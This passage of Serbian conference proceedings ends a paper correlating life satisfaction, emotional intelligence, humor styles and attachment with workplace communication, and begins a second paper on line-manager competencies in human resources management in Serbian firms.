Iz ove tabele možemo videti da je zadovoljstvo životom u statistički značajnoj korelaciji, negativnog predznaka, sa neuroticizmom i agresivnošću, a u pozitivnoj korelaciji sa regulacijom i upravljanjem emocijama, kao i njihovim izražavanjem i imenovanjem, i sa socijabilnošću. Ovakav rezultat znači da što je osoba zadovoljnija svojim životom, to je manje neurotična i agresivna, bolje reguliše i upravlja emocijama, više ih izražava i bolje imenuje. Takođe ima izraženiju osobinu ličnosti: socijabilnost.

Uočavanje i razumevanje emocija statistički značajno pozitivno korelira sa druge dve subskale emocionalne inteligencije i sa osobinama ličnosti: impulsivno traženje senzacija i aktivitet. Dobijeni rezultati znače da što osoba pokazuje veći skor na jednoj dimenziji emocionalne inteligencije, pokazaće veći skor i na ostale dve, kao i da ima izraženije osobine ličnosti: impulsivno traženje senzacija i aktivitet.

Regulacija i upravljanje emocijama, pored već pomenute korelacije sa ostale dve subskale emocionalne inteligencije, statistički značajno u pozitivnom smeru korelira i sa impulsivnim traženjem senzacija, aktivitetetom i socijabilnošću, a u negativnoj korelaciji je sa neuroticizmom i agresivnošću. Ovakav rezultat znači da pored porasta na svim dimenzijama emocionalne inteligencije, porast na ovoj subskali takođe prati porast na subskalama osobina ličnosti: impulsivno traženje senzacija, aktivitetet i socijabilnost, a pad na neuroticizmu i agresivnosti.

Afilijativni stil humora statistički značajno negativno korelira sa oba stila afektivne vezanosti, što znači da što osoba ima manje izražen afilijativni stil humora, to ima izraženija oba stila afektivne vezanosti. Afilijativni stil humora statistički značajno, sa pozitivnom predznakom, korelira sa zadovoljstvom životom, izražavanjem i imenovanjem emocija, regulacijom i upravljanjem emocijama, impulsivnim traženjem senzacija i socijabilnošću. Ovakav rezultat znači da što osoba ima izraženiji afilijativni stil humora, to postiže bolje rezultate na svim navedenim varijablama. Agresivni stil humora statistički značajno pozitivno korelira sa stilovima afektivne vezanosti, sa impulsivnim traženjem senzacija i sa agresivnošću.

Dobijeni rezultati u našem istraživanju ukazuju na to da što osoba ima izraženije rezultate na dimenziji anksoznost, to je manje zadovoljna životom i manje socijabilna, sa izraženijim neuroticizmom, aktivitetetom i agresivnosću, kao i na to da što osoba ima izraženije izbegavanje, to ima slabiju regulaciju i upravljanje emocijama, a izraženiji neuroticizam i aktivitet.

U dosadašnjim istraživanjima dobijeni su slični rezultati. Hardi i Barkam (prema Kummel, 1999) otkrili su da je visok zbir bodova na anksiozno/ambivalentnoj skali u značajnoj korelaciji sa anksioznošću u vezi sa obavljanjem posla i brigom o odnosima na poslu; visok zbir bodova na izbegavajućoj skali je u korelaciji sa opštim nezadovoljstvom poslom, svađama sa kolegama, brigom zbog radnog vremena i teškoćama u socijalnom životu i odnosima kod kuće. Istraživanja u oblasti rukovođe-



DOI: 10.15308/Synthesis-2015-680-685

| | | Ukupno zadovoljstvo životom | Uočavanje i razumevanje emocija-EQ | Izražavanje i imenovanje emocija-EQ | Regulacija i upravljanje emocijama-EQ |
|---|---|---|---|---|---|
| Uočavanje i razumevanje emocija-EQ | r | .073 | 1 | **.611(**)** | **.451(**)** |
| | p | .277 | . | .000 | .000 |
| Izražavanje i imenovanje emocija-EQ | r | **.160(*)** | **.611(**)** | 1 | **.541(**)** |
| | p | .017 | .000 | . | .000 |
| Regulacija i upravljanje emocijama-EQ | r | **.300(**)** | **.451(**)** | **.541(**)** | 1 |
| | p | .000 | .000 | .000 | . |
| Neuroticizam-anksioznost-ZKPQ | r | **-.283(**)** | -.008 | **-.169(*)** | **-.226(**)** |
| | p | .000 | .904 | .011 | .001 |
| Impulsivno traženje senzacija-ZKPQ | r | -.080 | **.252(**)** | **.232(**)** | **.145(*)** |
| | p | .230 | .000 | .000 | .031 |
| Aktivitet-ZKPQ | r | .088 | **.181(**)** | .102 | **.274(**)** |
| | p | .189 | .007 | .129 | .000 |
| Socijabilnost-ZKPQ | r | **.168(*)** | -.074 | **.142(*)** | **.289(**)** |
| | p | .011 | .271 | .032 | .000 |
| Agresivnost-hostilnost-ZKPQ | r | **-.161(*)** | .045 | .018 | **-.165(*)** |
| | p | .016 | .508 | .790 | .015 |

r-Pirsonov koeficijent linearne korelacije, p-nivo značajnosti: * Korelacije značajne na nivou 0.05 , ** Korelacije značajne na nivou 0.01

Tabela 2. Pirsonov koeficijent korelacije

| | | AFILIJATIVNI-HSQ | SAMOPO-DRŽAVAJUCI-HSQ | AGRESIVNI -HSQ | SAMOPODREDJENI-HSQ |
|---|---|---|---|---|---|
| ANKSIOZNOST-AV | r | **-.268(**)** | -.076 | **.135(*)** | **.316(**)** |
| | p | .000 | .257 | .044 | .000 |
| IZBEGAVANJE-AV | r | **-.239(**)** | -.048 | **.140(*)** | **.183(**)** |
| | p | .000 | .472 | .037 | .006 |
| UKUPNO ZADOVOLJSTVO ŽIVOTOM-SWLS | r | **.164(*)** | .042 | -.021 | **-.202(**)** |
| | p | .017 | .529 | .753 | .003 |
| Uočavanje i razumevanje emocija-EQ | r | .074 | **.199(**)** | -.123 | -.052 |
| | p | .285 | .003 | .068 | .442 |
| Izražavanje i imenovanje emocija-EQ | r | **.154(*)** | **.203(**)** | -.131 | -.124 |
| | p | .025 | .002 | .052 | .067 |
| Regulacija i upravljanje emocijama-EQ | r | **.342(**)** | **.375(**)** | -.099 | -.056 |
| | p | .000 | .000 | .148 | .417 |
| Neuroticizam-anksioznost-ZKPQ | r | -.094 | **-.141(*)** | .019 | .121 |
| | p | .168 | .034 | .775 | .072 |
| Impulsivno traženje senzacija-ZKPQ | r | **.226(**)** | **.195(**)** | **.165(*)** | **.264(**)** |
| | p | .001 | .003 | .013 | .000 |
| Aktivitet-ZKPQ | r | -.118 | .067 | -.116 | -.046 |
| | p | .085 | .320 | .083 | .495 |
| Socijabilnost-ZKPQ | r | **.300(**)** | **.229(**)** | -.013 | -.083 |
| | p | .000 | .001 | .850 | .218 |
| Agresivnost-hostilnost-ZKPQ | r | .052 | -.023 | **.243(**)** | **.181(**)** |
| | p | .451 | .731 | .000 | .008 |

r-Pirsonov koeficijent linearne korelacije, p-nivo značajnosti: * Korelacije značajne na nivou 0.05 , ** Korelacije značajne na nivou 0.01

Tabela 3. Pirsonov koeficijent korelacije

nja lidera takođe dokumentuju da veći kapacitet za liderstvo, kako u organizacijama tako i u različitim sferama života i rada, imaju pojedinci sigurnog obrasca afektivne vezanosti (Popper & Amit, 2009), odnosno oni lideri koji imaju nizak stepen anksioznosti i izbegavanja. Prema drugom istraživanju (Hazan & Shaver, 1990) pokazalo se da sigurno afektivno vezani pojedinci (niska anksioznost, nisko izbegavanje) pokazuju veću sigurnost u radu, veći stepen zadovoljstva i uspeha na poslu, veće samopouzdanje, dok anksiozno-ambivalentni (visoka anksioznost, nisko izbegavanje) rad vide kao sredstvo za dobijanje pohvala, često doživljavaju osećanje potcenjenosti, imaju potrebu da udovolje drugima, često nerealno sanjare o uspehu i pohvalama. Prema teoriji o afektivnoj vezanosti, na koju se oslanjamo u interpretiranju dobijenih rezultata i dosadašnjih istraživanja,



DOI: 10.15308/Synthesis-2015-680-685

može se očekivati da će odnosi na poslu biti pod uticajem ranih emocionalnih iskustava. Ispitanici sa izrazitom anksioznošću i izbegavanjem verovatno će imati poteškoće u komunikaciji sa drugim zaposlenima, što za posledicu može imati teže prihvatanje timskog rada.

U našem istraživanju došli smo do zaključka da je važno da su zaposleni zadovoljni svojim životom, jer to ukazuje na to da su manje neurotični i agresivni, da bolje regulišu i upravljaju emocijama, više ih izražavaju i bolje imenuju, i da su socijabilniji.Većina autora razlikuje kognitivnu i emotivnu dimenziju životnog zadovoljstva (Pavot & Diener, 1993). Ono što je potvrđeno u dosadašnjim istraživanjima je da su životno zadovoljstvo i zadovoljstvo poslom povezani samo onda kada osoba u svom sistemu vrednosti dodeljuje visok značaj poslu (Kabanoff, 1980).

Rezultati pokazuju da ispitanici koji imaju veće skorove na sve tri dimenzije emocionalne inteligencije pokazuju veći aktivitet i socijabilnost i manji neuroticizam i agresivnost, što je od značaja za timski rad. Dosadašnja istraživanja pokazuju da je kvalitet interakcije značajno pod uticajem emocionalne inteligencije. Na primer, pokazalo se da su efikasni menadžeri sposobni da razumeju svoje emocije i raspoloženja, ali i emocije i raspoloženja zaposlenih i klijenata u svakodnevnim složenim interakcijama (Manning, 2003). Istraživanja takođe pokazuju da humor može biti od pomoći u stresnim situacijama, naročito u poslovnoj sredini (Martin, 2007; Martin *et al*, 2003). Podržavajući stilovi humora mogu da poboljšaju i unaprede odnose sa drugima, što je zaključak i ovog istraživanja.

## ZAKLJUČAK

U ovom istraživanju pokazalo se da su ispitanici koji su zadovoljniji svojim životom manje neurotični i agresivni, bolje regulišu i upravljaju emocijama. Takođe se pokazalo da osobe sa visokim rezultatima na emocionalnoj inteligenciji pokazuju manji neuroticizam i veću socijalbilnost, kao i da će ispitanici sa izrazitom anksioznošću i izbegavanjem verovatno imati poteškoće u komunikaciji sa drugim zaposlenima.

Promene koje su se u poslednjoj deceniji dogodile u sferi poslovanja su veoma dramatične. Ideja o socijalnoj sigurnosti zamenjena je zahtevom da zaposleni stalno dokazuju svoju dobru poziciju na konkurentskom i zahtevnom tržištu u kontekstu organizacije. Veliki broj poslova zaposleni obavljaju unutar timova. Sa druge strane, u našim organizacijama situacija je još dramatičnija usled otežanih uslova rada i svakodnevnog stresa, što dodatno opterećuje sve aktere u procesu komunikacije.

Da li smo spremni za neku robotizovanu budućnost u kojoj emocije neće biti važne? Smatram da to nije moguće. Moćne sile koje su oblikovale naše emocije stvarane su milionima godina i do sada su nam pomagale da preživimo. Da li ćemo se prilagoditi „savremenom životu" bez većih posledica po zdravlje i život, suočeni sa ekonomskom utakmicom koja od nas traži maksimum efikasnosti, ali i maksimum emocionalne pismenosti? Hoćemo li i mi u Srbiji naći snage za to? Ovo istraživanje samo pokazuje da su, bez obzira na promene, zadovoljstvo životom, emocionalna inteligencija i emocionalna stabilnost važne ne samo za svakodnevni život već i za poslovnu komunikaciju.

## LITERATURA


Ainsworth, M., Blehar, M., Waters, E., & Wall, S. (1978). Patterns of attachment: A Psychological Study of the Strange Situation. New Jersey: Hillsdale.

Bar-on, R., & Parker, J.A. (2000). The Handbook of Emotional Intelligence. San Francisco: Jossey-Bass.

Bartholomew, K., & Horowitz, M.L. (1991). Attachment styles among young adults: A test of a four-category model. *Journal of Personality and Social Psychology*, 61, 226-244.

Berson, Y., & Yammarino, O. (2006). Attachment style and individual differences in leadership perceptions and emergence. *Journal of Social Psychology*, 146(2), 165-182.

Bowlby, J. (1969/1982). Attachment and loss. Volume I: Attachment. New York: Basic Books.

Brennan, K.A. Clark, C.L. & Shaver, P.R. (1998). Self-report measurement of adult attachment. An integrative overview. In Simpson, J. A.. & Rholes W.S. (Eds.) Attachment theory and close relationships (46-76). New York: Guilford Press.

Diener, E. Emmons, R.A., Larsen, R.J., & Griffin, S. (1985) The Satisfaction with Life Scale. *Journal of Personality Assessment*, 49, 71-75.

Goleman, D. (1996). Emocionalna inteligencija. Beograd: Geopoetika.

Hazan, C., & Shaver, P.R. (1990). Love and work: An attachment theoretical perspective. *Journal of Personality and Social Psychology*, 52, 511-524.

Hutt, M.J. (1991). Influences of attachment in everyday problem solving. Doctoral dissertation, Cornell University.

Kabanoff, B., O'Brien, G.E. (1980) Work and leisure: A task attributes analysis. *Journal of Applied Psychology*, 65(5), 595-609.

Kahn, W.A., & Kram, K.E. (1994) Authority at work: Internal models and their organizational consequences. *Academy of Management Review*, 19(1), 17- 50.

Kahn, W.A. (1995). Organizational change and the provision of a secure base: Lessons from the field. Human Relations, 48(5), 489-514.

Kamenov, Z., & Jelić, M. (2003) The validation parameter for assessing the degree of attachment in different types of close relationships: Modification of Brennan Inventory of experiences in close relationships. *Contemporary Psychology*, 6(1), 73-92

Ketterson, U. & Blustein, L. (1997). Attachment Relationships and the Career Exploration Process. *National Career Development Association*, 46(2), 167-178.

Kummel, P.E. (1999). *Bringing your family to work: Attachment in the workplace*. Unpublished doctoral dissertation, Columbia University.

Kubie (1971). The destruktive potential of humor in psychotherapy. Amer. J. Psychiat. 127: 861-866

Manning, T.T. (2003). Leadership across cultures: attachment style influences. *Journal of Leadership & Organizational Studies*, 9(3), 20-30.

Mayer, J.D., Salovey, P., & Caruso, D.R. (2002). *Mayer-Salovey-Caruso Emotional Intelligence Test (MSCEIT): User's manual*. Toronto, Canada: Multi-Health Systems.

Mayer, J.D., Roberts, R.D., & Barsade, S.G. (2008). Human abilities: Emotional intelligence. *Annual Review of Psychology*, 59, 507-536.

Martin, R.A. (2007). Psychology of Humor: An Integrative Approach. Boston: Elsevier Academic Press.

Martin, R.A., Puhlik-Doris, P., Larsen, G., Gray, J., & Weir, K. (2003). Individual differences in uses of humor and their relation to psychological well-being: Development of the Humor Styles Questionnaire. *Journal of Research in Personality*, 37, 48-75.

Nikić, G., Mitrović, M., & Travica, V. (2014). The quality of business communications depending on the attachment style, social emotional competences and personality traits. *Industrija*, 42(4), 79-97.




DOI: 10.15308/Synthesis-2015-680-685

Nikić, G., Travica, V., Mitrović, M. (2014). *Differences between employees and managers regarding socio-emotional competences*. Serbian Journal of Management, 9 (2), 281-292.

Nelson, D.L., & Quick, J.C. (1985). Professional women: Are distress and disease inevitable? *The Academy of Management Review*, 10 (1985), 206-218.

O'Boyle, E.H., Humphrey, R.H., Pollack, J.M., Hawver, T.H., & Story, P.A. (2010). The relation between emotional intelligence and job performance: a meta-analysis. *Journal of Organizational Behavior*, 32(5), 788-818. DOI: 10.1002/job.714.

Pavot, W., & Diener, E. (1993). Review of the satisfaction with life scale. Psychological Assessment, 5(2), 164-172.

Popper, M., & Amit, K. (2009). Influence of Attachment Styile on Major Psychological capacites to Lead. *The Journal of Genetic Psychology*, 170(3), 244-267.

Salovey, P., & Mayer, J.D. (1990). Emotional Intelligence. *Imagination. Cognition and Personality*, 9, 185-211.

Salovey, P., & Sluyter, D. (1997). *Emotional Development and Emotional Intelligence: Implications for Educators*. New York: Basic Book.

Takšić, V., Moharić, T., & Munjas, R., (2006). Emocionalna inteligencija: teorija, operacionalizacija, primjena i povezanost s pozitivnom psihologijom, Filozofski fakultet, Rijeka.

Wright, L., & Perrone, M. (2008). The Impact of Attachment on Career-Related Variables: A Review of the Literature and Proposed Theoretical Framework to Guide Future Research. *Journal of career development*, 35, 87-106

Zuckerman, M. (2002). Zuckerman-Kuhlman Personality Questionnaire (ZKPQ): An alternative five factorial model. In DeRaad, B. & Peru-Sini M. (Eds.), Big Five Assessment (pp. 377 - 396). Seattle: Hogrefe & Huber Publishers.



DOI: 10.15308/Synthesis-2015-680-685

Synthesis
International Scientific Conference of IT and Business-Related Research

# KOMPETENCIJE KAO ODGOVOR NA NOVE IZAZOVE UPRAVLJANJA LJUDSKIM RESURSIMA

## COMPETENCIES AS AN ANSWER TO NEW CHALLENGES IN HUMAN RESOURCES MANAGEMENT

Dobrila Vujić
Visoka škola za pravne i poslovne akademske studije, Novi Sad, Srbija
Univerzitet Union, Beograd, Srbija

**Apstrakt:**
Ovaj rad je teorijsko-empirijskog karaktera. Prikazana je (re)afirmacija koncepta kompetencija zaposlenih u ulozi izvršioca i rukovodioca. U empirijskom delu prikazani su rezultati akcionog istraživanja o proceni potreba za unapređenjem kompetencija neposrednih rukovodilaca u našim preduzećima. Istraživanje je sprovedeno 2011. godine anketnom tehnikom na uzorku od 672 ispitanika iz javnih preduzeća, privatnih uslužnih i proizvodnih preduzeća, što uzorku daje karakteristike reprezentativnosti. Procena potreba za unapređenjem kompetencija na bazi 30 indikatora, vršena je na petostepenoj skali Likertovog tipa, konstruisanoj od strane autora istraživanja. Rezultati su pokazali da se izdvajaju dve grupe ispitanika i to: oni ispitanici koji smatraju da postoji potreba za unapređenjem svih kompetencija, i oni koji smatraju da potrebe za unapređenjem ne postoje ili da su one vrlo male. Posmatrano po vrstama vlasničke strukture preduzeća, najveću osetljivost za unapređenje međuljudskih odnosa izrazili su ispitanici u privatnim proizvodnim preduzećima.

**Ključne reči:**
upravljanje ljudskim resursima, koncept kompetencija, neposredni rukovodioci.

**Abstract:**
This paper is primarily of theoretical and empirical character. It deals with the re-affirmation of the employee competencies as subordinates and first line managers. The empirical part of the paper presents some results of action research concerning the estimation of the needs to improve line manger competences in our enterprises. The research was conducted in 2011 by means of a questionnaire on a representative sample comprising 672 examinees from public enterprises, private services and manufacturing enterprises. The assessment of the need for improving the competencies on the basis of 30 indicators was performed on the 5-point Likert scale designed by researchers. The results indicate two clusters of examinees as follows: examinees who consider that there is a need for improving all competencies and those who consider such improvements unnecessary or insignificant. The highest sensitivity for the improvement of human relationships has been expressed by the examinees in private manufacturing enterprises.

**Key words:**
human resource management, competencies, first line managers.

## 1. UVOD

Postoje brojna značenja pojma kompetencije koja se međusobno prepliću i deo su svakodnevnog života. Istovremeno, kompetencije su predmet izučavanja u okviru naučnih i stručnih disciplina: psihologije obrzovanja, psihologije rada i organizacije, menadžerskih teorija, teorija orgnizacionog ponašanja. Poznato je da postoje pristupi izučavanju kompetencija sa stanovišta:

- psihologije individualnih razlika,
- psihologie obrazovanja i
- teorija organizacije i menadžmenta.

Autor koji se bavio kompetencijama kao karakteristikama ličnosti je Ričard Bojacis (1982). Poznato je njegovo istraživanje kojim je obuhvćeno 2.000 menadžera, na različitim nivoima u 12 organizacija, i na 41 poslu, s ciljem da utvrdi karakteristike koje poseduju uspešni menadžeri, a koje neuspešni, tačnije u čemu se oni razlikuju. Kao glavnu tehniku, koristio je intervju na bazi kritičnog događaja.

Polazna hipoteza u ovom istraživanju je bila da postoji odeđeni (fiksni) broj kompetencija po kojima se razlikuju uspešni od neuspešnih menadžera (Wood & Payne,1998). Na bazi istraživačkih nalaza, autori su identifikovali 21 kompetenciju menadžera, grupisanu u 5 klastera i to:

- upravljanje ciljevima i akcijama,
- vođstvo,
- ljudski resursi,
- usmeravanje podređenih i
- usmerenost na druge.

Pored pristupa utvrđivanju kompetencija za uspešno obavljanje posla, praktikuje se i orijentacija na utvrđivanje kompetencija za superiorne, izvrsne izvršioce. Ovu orijentaciju je svojevremeno uspostavio Meklilend (McClelland, 1973), kritikujući opšti pristup selekcije baziran isključivo na testovima inteligencije, motivaciji potignuća, pri tom naglašavajući važan uticaj ličnih karakteristika na poslovni uspeh. Promene u poslovnom okruženju i orijentacija na rezultat uslovile su (re) afirmaciju koncepta kompetencija koji je Meklilend pokrenuo u drugoj polovini prošlog veka.

## KOMPETENCIJE: VELIKA IDEJA UPRAVLJANJA LJUDSKIM RESURSIMA U XXI VEKU?

U nastojnju da se poveća efektivnost i efikasnost angažovanja ljudskog potencijala i odgovori na nove zahteve poslovnog okruženja, mnoge organizacije i jedinice državne administracije usmerene su prema kompetencijama i HRM (*Human Resource Mnagement*) sistemu. Kako navode Redman i Vilkinson (2006) nije čudno što je koncept kompetencije glavna tema menadžmenta ljudskih resursa poslednjih godina. Konok (1992), smatra da je koncept kompetencija jedna od velikih ideja (*big ideas*) menadžmenta ljudskih resursa nastala kao rezultat te-



E-mail: vujicd@eunet.rs
DOI: 10.15308/Synthesis-2015-686-690

žnje nekih kompanija da razviju integrativnu strategiju HRM-a. (Vujić, 2015). Ta orijentacija nije nastala slučajno, ona ima svoje organizaciono, psihološko i finansijsko opravdanje. „Danas je definitivno jasno da organizacija ne može da upravlja razvojem potencijala zaposlenih bez individualnog učešća svakog pojedinca. U razvijenom svetu, kandidati za zapošljavanje su posebno zainteresovani za kompanije koje pružaju veće mogućnosti profesionalnog razvoja. Na pojedincu je da poseduje energiju, upornost, veštine komuniciranja i stabilnu motivaciju, a na organizaciji da identifikuje potencijale, procenjuje uspešnost uz odgovarajuće povratne informacije, daje odgovarajuće nagrade i ulaže u obrazovanje i trening." (Vujić, 2011, str. 185).

Armstrong (2006) navodi da je „opšti cilj strateškog menadžmenta ljudskih resursa (*Strategic Human Resource Mnagement - SHRM*) razvijanje kapaciteta koji mogu da obezbede vešte, posvećene i dobro motivisane zaposlene, neophodne za postizanje održive konkurentske prednosti organizacije".

Prema Guestu (1989) jedan od četiri opšta cilja SHRM je strateška integracija ili sigurnost potpune integracije HRM u strateško planiranje, koherentna politika HRM-a, i svakodnevna primena HRM tehnike, kao sastavnog dela posla, u praksi linijskih menadžera. Strateška integracija se ne može postići bez kompetentnih pojedinaca – pre svega zaposlenih u HR funkciji i linijskih menadžera.

Posmatrano kroz istoriju nastanka, u praksi i primenjenim istraživanjima, koncept kompetencija je prvenstveno bio usmeren na menadžere, a zatim i na rast nemenadžerskih grupa. U poslednjoj dekadi prošlog veka umesto tradicionalnog pristupa zasnovanog na proceni znanja, sposobnosti i veština izvedenih iz analize posla, u HRM praksi mnogih uspešnih kompanija javlja se orijentacija utvrđivanja kompetencija pri zapošljavanju. Paralelno s tim, javlajaju se promene u sadržaju izučavanja psihologije rada i organizacije. U tekstu pod naslovom "Stabilnost i promene u psihologiji rada i organizacije" (Borman *et al*, 2003) dat je pregled analitičko-istraživačkih tekstova u vodećim časopisima od 1992. do 2001. godine, iz koga se vidi da su najzastupljenije oblasti procena performansi zaposlenih (*Job performance*) i prediktori u selekciji (Vujić, 2010).

## PROMENE U POSLOVNOM AMBIJENTU I NJIHOVE POSLEDICE

Napredak tehnologije omogućava brzo širenje informacija i znanja i na taj način utiče na sadržaj i način rada, brzinu i lakoću izvođenja operacija, ali i na način organizovanja radnog mesta i pojavu novih organizacionih formi. Ona omogućava saradnju radnika i menadžera na velikoj udaljenosti. To se, između ostalog, odrazilo na način kontrole i procenu performansi: „Ako ne mogu da vidim zaposlenog/zaposlenu, kako da znam da li radi?" Umesto kontrole i procene bazirane na vremenu, uvodi se kontrola bazirana na rezultatu (Cascio, 2003). Problem kontrole i procene rešen je, može se reći, na obostranu korist.

Okretanje svetu usluga pred HRM funkciju postavlja nove zahteve. Analizom opisa posla u uslugama, suočićemo se sa potrebom da zaposleni poseduju posebnu kombinaciju integrisanih sposobnosti, osobina ličnosti i veština zasićenih socijalnim i emocionalnim komponentama koje vode efektivnom ponašanju pojedinca, u skladu sa poslovnim ciljevima.

Čini se da su ove dve istaknute vrste promena dovoljna osnova za orijentaciju ka integrisanom efektivnom ponašanju zaposlenih pri selekciji i poveravanju poslova, umesto tradicionalnog fragmentarnog pristupa. Time su stvoreni uslovi da se aktualizuje koncept kompetencija u poslovnom okruženju i istovremeno u sistemu obrazovanja.

Danas je mnogo važnije da zaposleni poseduje opšte kompetencije koje će mu omogućiti da obavlja različite složene poslove unutar organizacije kao celine, da je mobilan i fleksibilan u promeni posla i organizacija širom planete, nego da ispunjava tradicionalne zahteve posla kao što su sposobnosti veštine i znanja neophodna za izvršenje konkretnog posla (Ivančević, 2010).

Nameće se pitanje: šta su zapravo kompetencije i kako one mogu da odgovore na nove zahteve HRM-a? Poćićemo od određenja kompetencija koje daje Boyatzis (1982).

Prema ovom autoru kompetencije su ključne karakteristike zaposlenih kao što su: motivi, crte ličnosti, stavovi o sebi, socijalne veštine ili znanje koje rezultira efektivnim ili superiornim performansama.

Pitanje koje se samo po sebi nameće je: zašto bi kompetencije mogle biti odgovor na nove trendove u HRM-u?

Prema navodima USOPM (*United States Office of Personnel Management*) studije, kompetencije mogu da odgovore novim trendovima u HRM zato što:

- olakšavaju prihvatanje promena u HRM,
- koriste kao poluga za podizanje nivoa performansi zaposlenih,
- orijentisane su na tekući rezultat, ali i na prognozu uspeha u budućim izazovima i promenama.

## ODNOS KOMPETENCIJA I PERFORMANSI ZAPOSLENIH

Performanse se, prema Bojacisu, ostvaruju na bazi usklađivanja kompetencija pojedinca (karakteristike koje pojedinac poseduje) sa jedne strane, i zahteva posla i organizacije sa druge strane.

Iz prikaza na Slici 1. jasno se vidi da postoje kompetencije pojedinca i kompetencije koje zahteva posao i organizacija, a koje se u praksi često nazivaju traženi profil kompetencija.

Slika pokazuje da najpovoljnije uslove za ostvarenje performansi imaju pojedinci čije se sopstvene kompetencije najvećim delom poklapaju sa traženim profilom kompetencija. Traženi profil kompetencija definiše se na osnovu vrste posla, radnih zadataka/uloga i karakteristika radne sredine, radnog okruženja, počev od vrste delatnosti do organizacione kulture i klime.

Kao što se vidi, zahtevi koji se postavljaju pojedincima su oštri i sužen je prostor da se zadovolje kompetencije organizacija. Organizacije to mogu sebi da „dozvole", imajući u vidu veliku nezaposlenost i veliku ponudu kandidata sa tržišta rada, posmatrano na globalnom nivou.

Selekcijom na bazi kompetencija, može se doći do kvalitetnih saradnika u sredinama gde postoje uslovi da se kompetencije kontinuirano stiču i razvijaju.

Istovremeno, organizacije moraju preuzeti odgovornost za svoje interno okruženje, ako hoće dalji razvoj kompetentncija odabranih kandidata i već postojećih zaposlenih.

## KOMPETENCIJE KAO INSTRUMENT ZA TRANSFORMACIJU MENADŽMENTA LJUDSKIH RESURSA

Pristup ljudskim potencijalima u organizaciji baziran na kompetencijma prime- njuje se integralno, počev od selekcije, pa sve do nagrađivanja zaposlenih. Mitrani i saradnici (1992) navode da model kompetencija u organizaciji ima široku primenu i to: u selekciji, treningu i razvoju, sistemu procene performansi, do nagrađivanja zaposlenih. Armstrong (2002) smatra da između nagrađivanja prema kompetencijama i prema ostvarenim individualnim rezultatima postoje važne razlike. Nagrađivanje prema ostvarenim rezultatima je *retrospektiva,* bazirana



DOI: 10.15308/Synthesis-2015-686-690

na merenju nečega što se desilo u prošlosti ( najčešće u protekloj godini), dok nagrađivanje prema kompetencijama obuhvata i pogled unapred, povezano je sa tekućom, oid budućom efektivnošću. Na taj način se razvija i usmerava potencijal zaposlenih prema očekivanim ciljevima organizacije, što rezultira povećanjem njihovog učinka. Time se razvija i željeno ponašanje koje oid ka kvalitetu, smanjenju troškova i povećanju zadovoljstva korisnika, kupaca, klijenata, stranaka (Vujić, 2015).

Slika 1. Kontingentna teorija performansi prema Bojacisu
Izvor: Boyatzis, R.E. (2008)

## ISTRAŽIVANJE POTREBA ZA UNAPREĐENJEM KOMPETENCIJA NEPOSREDNIH RUKOVODILACA U NAŠIM PREDUZEĆIMA

Brojne su definicije kompetencija menadžera i lidera, ali svima je zajedničko da se kompetencije odnose na ukupne karakteristike ličnosti, sposobnosti, znanja, veštine i ponašanje koje vodi uspešnom rezultatu u radu, odnosno u rukovođenju.

Boyatzis (1982) je definisao kompetencije kao kapacitet koji ličnost poseduje, a koji rezultira ponašanjem usklađenim sa zahtevima posla i organizacijske sredine i koji, kao takav, dovodi do željenih rezultata**.** Veštine predstavljaju ključni element kompetencija, a kada je reč o uspešnosti u rukovođenju, one su prvenstveno bile predmet pažnje.

Robins i Hunksaker (2006) navode da menadžeri treba da poseduju:

1. konceptualne veštine,
2. veštine rada sa ljudima,
3. tehničke veštine i
4. poltičke veštine.

## PROBLEM ISTRAŽIVANJA

Problem ovog akcionog istraživanja bio je da se utvrdi da li kod naših rukovodilaca i zaposlenih u preduzećima postoji svest o potrebi unapređenja kompetencija rukovodilaca. Koje bi kompetencije trebalo prvenstveno unapređivati i da li u tom pogledu postoji razlika između javnih i privatnih preduzeća? Svest o potrebi za promenama je preduslov uvođenja promena i uspešnog transformamacionog menadžmenta. Nama je neophodna s obzirom na to da još uvek, u najvećem broju slučajeva, a posebno u javnim preduzećima i institucijama, nismo prošli proces tranzicije iz socijalističkog sistema.

## METOD

Istraživanje je sprovedeno 2011. godine anketnom tehnikom na uzorku od 672 ispitanika, zaposlenih u javnim institucijama, privatnim uslužnim i proizvodnim preduzećima, agencijama, što uzorku daje karakteristike reprezentativnosti.

Model kompetencija je definisan na bazi uočenih karakteristika naših rukovodilaca u preduzećima u Srbiji i obuhvatao je sledeće aspekate njihove uloge:

- posedovanje znanja i obučenost za primenu znanja iz savremenog menadžmenta,
- inovativnost i kreativno rešavanje problema,
- odlučivanje i prihvatanje odgovornosti,
- lični razvoj,
- vođenje saradnika,
- komuniciranje,
- usmerenost na potrebe klijenata, stranaka, potrošača,
- disciplina u radu i ponašanju,
- zalaganje za ostvarenje ciljeva organizacije,
- spremnost na prihvatanje promena,
- organizacione sposobnosti,
- međuljudski odnosi,
- timski rad i
- nivo energije.

Kompetencije lidera i menadžera nisu razdvajane, jer one objektivno, u našoj praksi nisu diferencirane.

Procena potreba za unapređenjem kompetencija na bazi 30 indikatora, vršena je na petostepenoj skali Likertovog tipa, konstruisanoj od strane autora istraživanja. U ovom tekstu analiziramo podatke samo za javna preduzeća i institucije, privatna proizvodna i privatna uslužna preduzeća. Ostale vrste preduzetničkih jedinica i institucija nisu uzete u obzir.

# 2. REZULTATI I DISKUSIJA

Ocene potreba za unapređenjem kompetencija neposrednih rukovodilaca - linijskih menadžera kreću se u rasponu od 2,95 do 3,57, dakle između 3 i 4 na petostepenoj skali. To znači da postoji izražena potreba za unapređenjem svih kompetencija neposrednih rukodilaca - linijskih menadžera u preduzećima u Srbiji. Ocena se može smatrati relativno objektivnom, jer je stanje očigledno nepovoljno. Izuzeci su delovi multinacionalnih kompanija, kao i neka naša uspešna privatna preduzeća koja posluju po tržišnim principima i orijentisana su na rezultat.

S obzirom da je aritmetička sredina (AS) osetljiva na ekstreme, urađena je klaster analiza da bi se videla distribucija (grupisanje) ispitanika prema ocenama koje su ispitanici davali. Klaster analiza je sprovedena preko Euklidovih kvadriranih distanci, Wardovim metodom.

Rezultati su pokazali da se izdvajaju dva klastera ispitanika i to: oni ispitanici koji smatraju da postoji potreba za unapređenjem svih kompetencija, i oni ispitanici koji smatraju da potrebe za unapređenjem ne postoje ili da su one vrlo male.

Razlike među klasterima su proverene kanoničkom diskriminacionom analizom (KDA). Dobijeni rezultati dati su u tabeli 1.



DOI: 10.15308/Synthesis-2015-686-690

| Latentna vrednost Kanonička orelacija | Wilksova Lambda | p |
|---|---|---|
| 2,351 0,838 | 0,298 | 0,000 |

Tabela 1. Rezultati kanoničke diskriminacione analize

